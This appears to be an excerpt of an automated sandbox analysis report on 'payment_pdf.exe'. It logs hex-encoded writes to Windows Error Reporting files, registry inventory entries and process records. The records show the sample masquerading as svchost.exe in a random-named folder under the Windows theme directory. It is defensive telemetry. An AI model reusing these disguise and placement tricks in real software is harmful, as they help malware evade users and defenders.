C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 68 00 6f 00 63 00 63 00 71 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.k.h.o.c.c.q.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 68 00 6f 00 63 00 63 00 71 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.k.h.o.c.c.q.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 35 00 32 00 35 00 38 00 31 00 34 00 39 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.5.2.5.8.1.4.9.5.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 37 00 3a 00 32 00 39 00 3a 00 32 00 32 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.7.:.2.9.:.2.2.Z.".>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 32 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 39 00 36 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 33 00 38 00 32 00 36 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 33 00 38 00 32 00 36 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<.P.r.o.c.e.s.s. .A.s.I.d.=.".3.5.2.". .P.I.D.=.".6.9.6.8.". .U.p.t.i.m.e.M.S.=.".3.8.2.6.5.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t.i.o.n.M.S.=.".3.8.2.6.5.". .S.u.s.p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 63 00 37 00 31 00 63 00 66 00 35 00 35 00 65 00 2d 00 32 00 39 00 36 00 38 00 2d 00 34 00 65 00 66 00 66 00 2d 00 38 00 66 00 61 00 34 00 2d 00 35 00 35 00 35 00 32 00 37 00 30 00 36 00 66 00 64 00 64 00 33 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.c.7.1.c.f.5.5.e.-.2.9.6.8.-.4.e.f.f.-.8.f.a.4.-.5.5.5.2.7.0.6.f.d.d.3.c.<./.G.u.i.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 37 00 3a 00 32 00 39 00 3a 00 32 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.7.:.2.9.:.2.2.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA28E.tmp.xml	unknown	4694	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Payment_pdf.exe_139ed38f07af8218e2747a96a80316b1691ab93_152ff5f2_1848fc06\Report.wer	unknown	2	ff fe	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Payment_pdf.exe_139ed38f07af8218e2747a96a80316b1691ab93_152ff5f2_1848fc06\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	202	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Payment_pdf.exe_139ed38f07af8218e2747a96a80316b1691ab93_152ff5f2_1848fc06\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 35 00 30 00 34 00 35 00 35 00 32 00 36 00 39 00 31 00	M.e.t.a.d.a.t.a.H.a.s.h.=.1.5.0.4.5.5.2.6.9.1.	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	success or wait	1	69FF36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	69FF1FB2	RegCreateKeyExW
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	69FD43D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	ProgramId	unicode	000688a944e7f595ed7e3b8e5b7958fe35c500000904	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	FileId	unicode	0000e2cf0a14a87a8b87c15634f062c9b54f687c5d83	success or wait	1	69FF36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	LowerCaseLongPath	unicode	c:\users\user\desktop\payment_pdf.exe	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	LongPathHash	unicode	payment_pdf.exe|282d23c2	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	Name	unicode	payment_pdf.exe	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	Publisher	unicode		success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	Version	unicode		success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	BinFileVersion	unicode	2.6.2.8	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	BinaryType	unicode	pe32_clr_il_prefer32	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	ProductName	unicode		success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	ProductVersion	unicode		success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	LinkDate	unicode	12/02/2098 02:51:37	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	BinProductVersion	unicode	5.6.5.8	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	Size	B	40 9E 09 00 00 00 00 00	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	Language	dword	1033	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	IsPeFile	dword	1	success or wait	1	69FF36BF	unknown
\REGISTRY\A\{eb0fa7a9-2229-4043-1118-01fe87aef32d}\Root\InventoryApplicationFile\payment_pdf.exe|282d23c2	IsOsComponent	dword	0	success or wait	1	69FF36BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	52 43 43 E0 01 00 00 00 00 00 00 00 22 D7 BB 76 05 00 00 00 04 16 13 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B9 6D 70 10 A2 00 B8 EB 6F 00 01 00 00 00 40 EB 6F 00 38 EB 6F 00 F4 76 BA 6D A8 81 71 07 70 10 A2 00 7A 77 BA 6D 98 EA 6F 00	success or wait	1	69FF1FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 4936 Parent PID: 3440

General

Start time:	09:29:11
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe'
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: explorer.exe PID: 7036 Parent PID: 792

General

Start time:	09:29:13
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 3504 Parent PID: 7036

General

Start time:	09:29:14
Start date:	23/02/2021
Path:	C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe'
Imagebase:	0xd10000
File size:	630336 bytes
MD5 hash:	AA4F187DF7370B07D17CBE08ABD778A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
